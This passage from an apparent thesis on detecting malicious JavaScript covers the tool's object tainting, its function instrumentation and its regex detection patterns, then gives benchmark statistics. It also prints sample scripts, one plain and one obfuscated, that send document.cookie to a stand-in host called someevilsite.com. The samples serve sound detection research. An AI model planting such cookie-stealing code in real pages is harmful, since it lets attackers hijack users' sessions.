of such an object in a map together with its name. Obviously this is not very reliably, because the pointer can change while a JavaScript execution, e.g., when the object is copied. But as already mentioned this is just a step in getting even deeper insight into the processes of an unknown JavaScript and just a "nice to have" rather than an important feature. Now the tainting of a given JavaScript object within our `setObjectName` function is straight forward: We create a string variable containing the name of the object and cast the pointer to this variable into a `void` pointer, which we can set as the objects private data pointer. This is achieved by using the `JS_SetPrivate` in line 69 of Listing 3.25. Then we additionally add the name of the given object to our map `unknownObjectNames` using the given pointer to the object as index as already mentioned.

```
66   void *data;
67   string *name = new string(value);
68   data = name;
69   if(JS_SetPrivate(cx, obj, data)){
70     unknownObjectNames[obj]=value;
71     return true;
72   }
```

Listing 3.25: Use of private data pointer for object tainting

The `getObjectName` function is the counterpart to the `setName` function and works as follows. First the function tries to retrieve the private data of the given object using the `JS_GetInstancePrivate` as already indicated. We have to pass a pointer to our class, which is stored in `global_objClass`. If the object is an instance of this class, `JS_GetInstancePrivate` returns the private data pointer and `NULL` otherwise. Thus if the returned pointer is not `NULL`, we can just cast it back to a `string` pointer and return the stored string. On the other hand if `JS_GetInstancePrivate` returned `NULL`, we take our second chance and check whether the object pointer already is present in our `unknownObjectNames` map. If it is indeed, we can return the name stored there but if it is not, the best thing we can do is to append a serial number to the constant `UNKNOWN_-OBJECT_NAME` and return this as the name after additionally storing it into `unknown-ObjectNames` together with the object pointer.

Finally we study the last function regarding object tainting: `getObjectPath`. We have already seen the use of this function and take a closer look on it, to understand how the string representation of the path to an object is build with use of the tainted object names. Actually it is quite simple and the only fact that we need to know about, is that every JavaScript object has a pointer to its parent object, which contains `NULL` if the object does not have a parent. Besides newly created objects, this is usually only the case for the global object as we know from Section 2.3. Obiously, what we have to do is to check whether the given object has a parent and prepend the path of this parent object to the name of the object, which is obtained by calling `getObjectName`, of course. To separate the path of the parent object we use a dot in analogy to JavaScript. This recursion finishes if a given object does not have a parent. In this case just its name is returned. This way we would end up with paths that each start with the global object. For clearness reasons and to produce paths that are equivalent to the paths used in JavaScript, we strip the global object's name off the path and end up with paths those highest level objects are children of our parent objects (e.g., document.location instead of global.document.location).

3.7.8 Instrumentation of Functions

As we have seen in certain situations further callbacks are used to make functions implemented in C++ available in JavaScript. For example, we have seen the propagation of our own `tostring` function or the `js_constructor_SCB` that should be called any time one of the contructors we resolved are called in JavaScript. We now take a look at these functions that implement functions that are directly available in the running JavaScript.

js_constructor. First we stay with the `js_constructor` function, which is called by `js_constructor_SCB`. This function basically has to create a new object and return it, as it is used as a constructor in JavaScript. But first we append a message to our log in `executionPath`, which informs us that the constructor function was called and on which object it was called. We remember that a constructor can be added as a property of any object, so this parent object is not necessarily the global object. Then we call `createObject` and use the constant `NEW_OBJECT_FROM_CONSTRUCTOR` as name of the new object. This makes it quite easy for us to recognise objects that have been created this way later. As we know `createObject` returns a pointer to the newly created object, which we then have to cast to a `jsval`. This has to be stored to the given `jsval` pointer `rval` that has to contain the return value of our function after its execution. Finally we again return `JS_TRUE` to give the control back to SpiderMonkey and signal that everything went alright.

js_tostring_function. The second, even simpler function is `js_tostring_function`. This function has the task to return a string representation of the object on which it has been called. For example this function is called by SpiderMonkey, if an object should be appended to a string. This is very interesting for us, because it enables us to label the use of our objects in string concatenation. We show a concrete example of this in Section 4.2, when recognising the appending of document.cookie to a URL, for cookie stealing purpose. To make it easier to recognise the use of an object in a string later, we return a string of the form `[OBJECT: <objectpath>]` as string representation of the object, where `<objectpath>` is replaced by the return value of our function `getObjectPath` that we pass the given object to. Then we have to convert this C string into the JavaScript string type `JSString`. To achieve this we use the `JS_NewStringCopyN` that copies as much character of the string passed as second parameter as the third parameter says. The first parameter has to be the according JavaScript context. The resulting `JSString` pointer again has to be casted into a `jsval` pointer by use of the function `STRING_TO_JSVAL` and put into `rval` before returning `JS_TRUE`.

js_dummy_function. Now let us look at the `js_dummy_function` function. We mark all of our objects as callable and set their function callback to `js_dummy_function_SCB`. This way we do not have to care if a missing property has to be a function or an object when resolving a property. Thus whenever one of our objects is called as a function, the `js_dummy_function_SCB` is called. As you probably already assume this function calls `js_dummy_function`. This function is a bit more complicated than the ones we mentioned above. First of all the `js_dummy_function` function logs that it was called. Then it checks if `pendingWriteParentObject` is `NULL`. Remember we set this pointer to an object, if a property that causes the argument to be interpreted is accessed on it. For example we set `pendingWriteParentObject` to document if the property “write” or “writeln” is requested on it. We do this because when `js_dummy_function` is called, we are not able to get to know the name of the function that is called. But every time a function is called there has to be a get operation before. Thus we know that the property requested in the last get operation on the object given as parent object has to be the name of the currently called function. So if the `pendingWriteParentObject` is not `NULL` but equals the given parent object, we have to analyse the function parameters, too. Because of the fact that both “write” and “writeln” just take one argument, we additionally check for the number of given arguments. If it is not one there would have been a mistake and we report an error. If there is exactly one argument, we convert it into a C string using `JSVAL_TO_STRING` and `JS_GetStringBytes`. Then we create a new instance of the `DynamicJavaScriptAnalysis` class and use its function to extract JavaScript code from this string. After this we are able to execute this JavaScript using `JS_EvaluateScript`, too. The process of the JavaScript execution is analogue to the one in `doAnalysis` of the `JavaScriptExecution` class. If, on the other hand, the `pendingWriteParentObject` pointer equals `NULL` we know that the currently called function is not used to execute JavaScript and we can just complete our log with the arguments that are passed in. Thus we check for each argument if it is an object or not by calling `JSVAL_IS_OBJECT`. In the case it is an object, we log its path using our `getObjectPath` function. Otherwise we just log the value after converting it into a string, again using `JSVAL_TO_STRING` and `JS_GetStringBytes`. Finally we create a new object as return value, which we name `FUNCTION_RETURN_OBJECT`, followed by a serial number. As every time we cast the object to a `jsval` type, put it into `rval` und return `JS_TRUE`.

js_iterator_function. Before we can now study `js_iterator_function`, we should take the time to reflect what an iterator is good for and how it is used in JavaScript. Usually an iterator is used, to iterate over the properties of an object. As all the properties of our objects are just created on the fly, we have to implement an iterator for our objects that supplies similar functionality. As we have seen in section 3.7.5, every time an iterator is resolved, the function `__iterator__` is created by `createIteratorFunction-AsProperty`. This sets `js_iterator_function_SCB` as the callback for the new function. `js_iterator_function_SCB` in turn calls `js_iterator_function`. This creates a log message, signalling its call, and creates a new object. This new object is named `ITERATOR_FUNCTION_RETURN_OBJECT` and becomes our pseudo iterator object. Thus the function `next` is added as a property of the new object using `JS_DefineFunction` just like in `createIteratorFunctionAsProperty`. This new function's callback is set to `js_iterator_next_function_SCB`. Finally the new iterator object is converted to a `jsval` and returned just as we saw it several times within the other functions. Of course, the function `js_iterator_next_function_SCB` calls `js_iterator_next_function`, on which we now take a look at.

js_iterator_next_function. This function has to return an object every time it is called, or throw the `StopIteration` exception to signal that there is no object left to return. To simulate this behaviour we increment a counter to keep aware of how many objects we already returned and not to run in an infinite loop. If the counter currently is below a certain limit, we create a new object and return it. If the limit was reached, we reset the counter and throw the `StopIteration`. As this has to be done in JavaScript we use `JS_EvaluateScript` as shown in Listing 3.26.

```
string jscript1 = "throw StopIteration;";
char* script = (char*) jscript1.c_str();
jsval rval2;
JSBool ok;
const char* filename = "JS";
uintN lineno = 0;
ok = JS_EvaluateScript(cx, obj, script, strlen(script),
    filename, lineno, &rval2);
```

Listing 3.26: JavaScript excepion throwing to abort iteration

Now we are able to resolve any kind of object and have seen how the different callback functions are used. The most important thing is that all of these functions append log messages to the execution log in `executionPath`. This way, after the execution of the JavaScript we end up with a detailed report on what happened within the script. Obiously what we finally have to do is to analyse this log for malicious behaviour. Thus this is what we want to look at next.

3.7.9 Detecting Malicious Behaviour

To detect malicious behaviour on the basis of our execution log, we use regular expressions. The procedure is analogue to what we have seen in the static analyses in Section 3.6: We have two vectors, one for the regular expressions that mark a specific malicious behaviour and another for an appropriate description of the threat. The first regular expression is a check for evaluation of escaped JavaScript. Significant is the use of the unescape function within the eval or document.write function. This would for example cause the line `GET eval` directly followed by the line `GET unescape`. Thus this is exactly what we search for with the regular expression in line 1201 shown in Listing 3.27. In the line below we push the according threat description into the `description` vector.

```
1201  regex.push_back( "GET (eval|document\\.write|document\\.
         writeln)\nGET unescape" );
1202  description.push_back( "Script tries to evaluate obfuscated
         code" );
1203
1204  regex.push_back( "SET ([^\n]*)(href|src)([^\n]*) TO ([^\n]*)
         (\\[OBJECT: document\\.cookie)" );
1205  description.push_back( "Script tries to steal your cookie" );
```

Listing 3.27: Example patterns of malicious behaviour in the log

We use the second regular expression in line 1204 to detect if the users cookie is added to a URL that is set as source or location of any object, because this could be used to send the cookie containing sensible data to an attacker. This could enable him to hijack the user's session, for example. To detect such behaviour we match on the keyword `SET` followed by a space and any characters but a newline. Then there has to be the term `href` or `src` again followed by any characters but a newline, a space, the keyword `TO`, another space and one last time anything besides a newline. Then we search for our sequence that signals the use of an object in a string `[OBJECT:`, as we have seen in Section 3.7.8. Then there has to be another space and obviously the path of the object we are looking for: `document.cookie`.

```
regex.push_back( "SET ([^\n]*) TO [^\n]?res://" );
description.push_back( "Script tries to load a local file" );

regex.push_back( "SET [^\n]+ TO [^\n]?{[0-9A-Fa-f]{8}-[0-9A-Fa-f]{4}-[0-9A-Fa-f]{4}-[0-9A-Fa-f]{4}-[0-9A-Fa-f]{12}}" );
description.push_back( "Script tries to load a Browser Helper Object" );

regex.push_back( "CONVERT [^\n]*(SaveToFile|Run) TO A FUNCTION" );
description.push_back( "Script tries to create or run an executable" );
```

Listing 3.28: Further patterns of malicious behaviour

In Listing 3.28 we use another quite regular expression to check whether the JavaScript tries to load a local file into an IFrame or another object using the `res://` directive. The expression is very similar to the ones we saw before, as we again search for the keywords `SET` and `TO` with some characters in between, just excluding the newline character to match in a single line only. Similar to this is the next regular expression that checks if the JavaScript sets any property to a class identifier. As we know from Section 2.4, this CLSIDs can be used to load a Browser Helper Object and as we usually do not want a JavaScript to load a specific BHO, we want to detect this. The main part of this regular expressions just describes the format of a CLSID. The last expression matches if the JavaScript uses the function `SaveToFile` or `run`, which are often used combined, to save bytecode into a file and then run this file. Special with this expression is that it uses the `CONVERT` keyword, which is generated by our own converter callback function as we saw previously. Obviously, it matches on the lines `CONVERT SaveToFile TO A FUNCTION` and `CONVERT run TO A FUNCTION`.

We implemented quite more patterns to detect a broader range of attacks, but as they are build very similar to the ones that we just saw, we do not discuss them here. To see all the implemented patterns and further details about the implementation please refer to the source code that can be found on the Compact Disk in the Appendix.

Now we have seen how the dynamic JavaScript analysis works very detailed. We saw how the JavaScript source code is extracted, the instantiation and initialisation of SpiderMonkey and the modifications we made to SpiderMonkey. We further looked at the implementation of our callback functions, the functions these callbacks use to create JavaScript objects, the tainting of this objects and the instrumentation of JavaScript functions. Finally we have seen in which way we use the log that results from our execution to detect patterns of malicious behaviour using some regular expressions. Now we want to summarize this chapter, in which we looked at the whole implementation of our analysis DLL and the BHO for the Microsoft Internet Explorer, as well as the executable wrapper for instrumentational purposes.

3.8 Summary

We have now seen the implementation of our analysis tool by first getting an overview of the entire system and then studying the implementation of the Browser Helper Object, the wrapper executable and the actual analysis framework. Furthermore, we described the static analyses and possibly most interesting the dynamic JavaScript analysis with all its facet. As we now understand how the system works, we may next evaluate it and see some significant example outcomes of the analysis, showing the benefits of our work.

4

Evaluation and Results

In this chapter, we evaluate our analysis system and present our results. The Chapter is outlined as follows: We present the results of performance and effectiveness tests and provide statistics we obtained in Section 4.1. Section 4.2 provides example JavaScripts to demonstrate the features of our dynamic JavaScript analysis in particular. In Section 4.3, we additionally evaluate the entire system against samples of malicious websites and common malware packs.

4.1 Performance and Detection Statistics

To measure the performance and the false positives rate, we analysed the top 1,000 websites from alexa.com [5]. As this list is updated daily, we refer to the list of May 17, 2009 for our benchmark which is provided in appendix A.1. First, we denoted a false positives rate of 0%, as none of these websites has been suspected.

	Processing Time in milli-seconds
Minimum	15.00
Maximum	63,191.00
Average	2,112.51
Median	860.50
Standard Deviation	4,291.80

Table 4.1: Analysis performance statistic

We also recorded the processing time of the entire analysis. We do measure the analysis time only without the download time to get more representative results, as the time needed for download exhibits quite strong variation due to bandwidth latency differences, depending on the Internet connection and routing paths. We measured an average processing time of 2,112.51 milli-seconds and an even better median value of only 860.5




Figure 4.1: Cumulative distribution function of the processing time





Figure 4.2: Number of analysed websites per processing time

ms as shown in Table 4.1. This means 50% of the analysed websites took 860.5 milliseconds or less for the analysis. The difference between the median and the average is based on the fact that we have some outliers with a maximum processing time of 63,191 ms. The minimum processing time, which is often reached when analysing small websites without any JavaScript, is only 15 ms. The standard deviation is 4,291.8 ms. Thus we can conclude that usually the analysis of a website takes 0.1 to 6.4 seconds, when adding the standard deviation to the average processing time. The cumulative distribution function depicted in Figure 4.1 shows that 90% of all the websites could be analysed in less than 5.1 seconds, 97% still take less than 10 seconds and after 14.7 seconds we already reach the 99% mark. Figure 4.2 supports our consideration as we can see only peak values of one or two newly analysed websites after 14 seconds. In contrast, the first peak shows 241 websites whose analysis takes less than 100 ms.

As shown in Figure 4.3, we found 1,066 IFrames with the static IFrame analysis, of which 953 were visible and 113 were classified as hidden. From these 113 hidden



	# IFrames	% of found IFrames
🟦 Hidden	113	10.6
🟥 Visible	953	89.4

Figure 4.3: Distribution of hidden and visible IFrames

IFrames 54 referred to a site within the analysed website's domain as shown in Figure 4.4. The other 59 IFrames referred to another domain that is found on our whitelist, which contains 21 common advertisement and plug-in download sites. About nine times as much visible IFrames as hidden ones were detected, of which 209 loaded a website of a foreign domain. These are mostly used for advertising as can bee seen quite good on `flickr.com` or `nypost.com`, for example. Interestingly, 353 of the visible IFrames also referred to one of our whitelisted domains. That means, on average, every domain on our whitelist is referred about 20 times. The residual 391 IFrames again refer to another page of the same domain.

	# Function Calls	Avg. Function Calls per Website
Eval	4,387	4.39
Write/Writeln	38,432	38.43
Unescape	1,043	1.04
Unescape in Eval	2	0.00
Unescape in Write/Writeln	277	0.28

Table 4.2: Usage frequency of specific functions

We also examined the use of the `eval`, `write`, `writeln` and `unescape`, because these functions are often used by attackers to obfuscate their JavaScript code, as we demonstrate in Section 4.3. It is a widespread myth that these functions, at least in combination with each other (for example `unescape` within an `eval` call), are only used on malicious websites and the occurrence of such combinations is a reliable indicate for malicious intent. We wanted to examine this assumption and thus protocol the use of each of those functions. On the 1,000 websites we analysed, we found 4,387 calls of the `eval` function, 38,432 calls of the `write` or `writeln` function and 1,043 calls of `unescape` as shown in Table 4.2. This makes clear that at least the single call of one of those functions can not be assumed an indication of malicious behaviour. However, we found 277 calls of the `unescape` function within the call of a `write`/`writeln` function and only 2 calls of `unescape` within an `eval` call. These calls were found on `nbc.com` and on `ticketmaster.com`, which uses this combiation within a conplex ajax class for advanced string operations. On `nbc.com` we were not able to locate the `unescape` call within `eval`. Probably, the source code of this website has changed in between, as we could only locate the use of `unescape` within `write` including an advertisement from `ad.doubleclick.net`, which we detected in our benchmark run, too. As the `unescape` function is only used that rarely in combination with `eval`, we could thus possibly use this as indication of malicious behaviour especially with regard to the fact that almost every malicious website we investigated used this combination, too. But when regarding the number of `unescape` calls in combination with the `write` calls, it becomes clear that this is not a very good idea, since this combination is used on malicious websites just as often as the combination with the `eval` function.

	# Visible IFrames	# Hidden IFrames
🟨 Whitelisted Domain	353	59
🟥 Non-Whitelisted Domain	209	0
🟦 Same Domain as Origin	391	54




Figure 4.4: Target domains of IFrames

Regarding the average number of function calls depicted in Table 4.2, we can state that on average each website uses 4.39 calls of the `eval` function, 38.43 `write` or `writeln` calls and 1.04 calls of `unescape`. The `unescape` function is called within one of the `write` function 0.28 time on the average website, at all. As to Figure 4.3, an average website contains 0.11 hidden and 0.95 visible IFrames, too. This consideration makes clear that the use of these functions as well as the presence of hidden IFrames are no indications for malicious content.

What we also supposed to be an interesting figure is the number of JavaScript snippets that we extracted and analysed on all of those websites. As shown in Table 4.3, we fetched a total of 22,705 single JavaScript code segments. These were extracted from 904 of the 1,000 websites, so only 96 websites made no use of JavaScript at all. Obviously the minimum number of JavaScripts used on a website thus is zero. In contrast, the maximum number of scripts we extracted from a single website is 367. That means an average of 22.71 and a median of 15 scripts per site. The standard deviation at this is 26.25 as depicted in Table 4.3, too. In this context, we were interested in the number of properties that had to be resolved by our own resolver callback. This number varies extremely from one website to another. We found that on 119 websites we had not to

	# JavaScripts
Sum	22,705.00
Minimum	0.00
Maximum	367.00
Average	22.71
Median	15.00
Standard Deviation	26.25

Table 4.3: JavaScript usage statistic

resolve a single property including the 96 that do not use any JavaScript. Hence, on 23 websites there was JavaScript that did not access a single missing property. On the other 881 websites, we resolved a total of 57,914 properties as shown in Table 4.4. Interesting is the maximum of 5,819 resolved properties on a single website, where the average is only 57.91 and the median even 28 missing properties. The standard deviation then is 208.18.

	# Properties Resolved by own Resolver
Sum	57,914.00
Minimum	0.00
Maximum	5,819.00
Average	57.91
Median	28.00
Standard Deviation	208.18

Table 4.4: Property resolve statistic

Unfortunately, we still get JavaScript errors such as type or syntax errors from 9.42% of the extractes script snippets. On the one hand, these errors are caused by alternative entry point snippets, that would be executed on events like `onClick`, `onSubmit` and so on. These scripts may return true or false, what causes the browser not to proceed with a form submit process, for example. As we fetch these scripts and run them as usual, in such a case we obtain the sytax error `return not in function`. On the other hand, there are errors caused by resolved objects, that do not show the behaviour they would do in a browser. We discuss these problems in Section 5.2 and draw possible solutions in Section 5.3. Finally we have to state that within our entire benchmark only thirteen websites used VisualBasic Script at all.


4.2 JavaScript Detection Examples

In this section, we want to point out some example JavaScript code segments, to demonstrate the abilities of our tool. The first examples are quite similar to the ones we discussed in Section 2.1.2. Listing 4.1 shows a simple script that outlines a JavaScript cookie stealing attack.

```
<html>
<script>
document.location.href = "http://someevilsite.com/stealmycookie.php?
    mycookie=" + document.cookie;
</script>
</html>
```

Listing 4.1: Simple cookie stealing example

Of course, this attack was easy to detect by static source code analysis and we would not need a dynamic analysis for this reason. But we want to show the corresponding report of the dynamic JavaScript analysis in Figure 4.5, as we stick with this example and obfuscate it until it is hardly detectable by static analyses. Interesting with the execution path shown in Figure 4.5 is the marker `'+___OBJECT_document.cookie_TO_STRING___+'`, which results from the conversion of the tainted object `document.cookie` into a string, which implies the call of the `toString` function on the object [16]. We observe the remain of this marker, even if the `document.cookie` object is copied and accessed by a different name several times in the next examples.




```
The execution path is:
CONVERT document.cookie TO A VOID
SET document.location.href TO "http://someevilsite.com/stealmycookie.php?mycooki
e='+___OBJECT_document.cookie_TO_STRING___+'"


Report:
This site contains suspicious JavaScript. (dynamic analysis) (Script tries to st
eal your cookie.)
Site is classified as MALICIOUS.
```

Figure 4.5: Simple cookie stealing analysis report

The first step in obfuscating this cookie stealing attack is to copy the `document.cookie` object several times and concatenate the final URL from certain segments as shown in Listing 4.2. Although it is still easy to understand what this script does, it was harder to detect the attack automatically.

```
<html>
<script>
var sajabshfkcksc = asli = kseihf = jvihfknx = "";
var fksuvnk = sajabshfkcksc;
var aisduh = "ilsite.com/stealmyco";
var asdfasfd = hsfhfd;
var asiufhi = document.cookie;
var siu = asli;
var lskjhefs = "http://someev";
var hsfhfd = asiufhi
var fsi = hsfhfd;
var lsiduzfhi = kseihf;
var kjsezfisnfi = "ookie.php?mycookie=";
var iuwef = fsi;
var kjsfeh = jvihfknx;
var lkashufinv = lskjhefs + aisduh + kjsezfisnfi + iuwef;
document.location.href = lkashufinv;
</script>
</html>
```


Listing 4.2: Little obfuscated cookie stealing



```
The execution path is:
SET global.jvihfknx TO ""
SET global.kseihf TO ""
SET global.asli TO ""
SET global.sajabshfkcksc TO ""
SET global.fksuvnk TO ""
SET global.aisduh TO "ilsite.com/stealmyco"
SET global.asdfasfd TO hsfhfd
SET global.asiufhi TO document.cookie
SET global.siu TO ""
SET global.lskjhefs TO "http://someev"
SET global.hsfhfd TO document.cookie
SET global.fsi TO document.cookie
SET global.lsiduzfhi TO ""
SET global.kjsezfisnfi TO "ookie.php?mycookie="
SET global.iuwef TO document.cookie
SET global.kjsfeh TO ""
CONVERT document.cookie TO A VOID
SET global.lkashufinv TO "http://someevilsite.com/stealmycoookie.php?mycookie='+
___OBJECT_document.cookie_TO_STRING___+'"
SET document.location.href TO "http://someevilsite.com/stealmycoookie.php?mycook
ie='+___OBJECT_document.cookie_TO_STRING___+'"


Report:
This site contains suspicious JavaScript. (dynamic analysis) (Script tries to st
eal your cookie.)
Site is classified as MALICIOUS.
```

Figure 4.6: Little obfuscated cookie stealing analysis report

Nevertheless, the output of our dynamic JavaScript analysis changed not that much as we can see in Figure 4.6. What we can see quite easy is the initialisation of all the obscure variables and the final concatenation of the URL string. But the last line of the execution log, in which the assignment of the URL to `document.location.h-ref` takes place, is exactly the same as in the previous example thanks to our object tainting approach. Obviously, it is quite easy to detect the cookie stealing intention just by matching a simple regular expression against this line.



```
The execution path is:
GET unescape
GET write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
SET global.jvihfknx TO ""
SET global.kseihf TO ""
SET global.asli TO ""
SET global.sajabshfkcksc TO ""
SET global.fksuvnk TO ""
SET global.aisduh TO "ilsite.com/stealmyco"
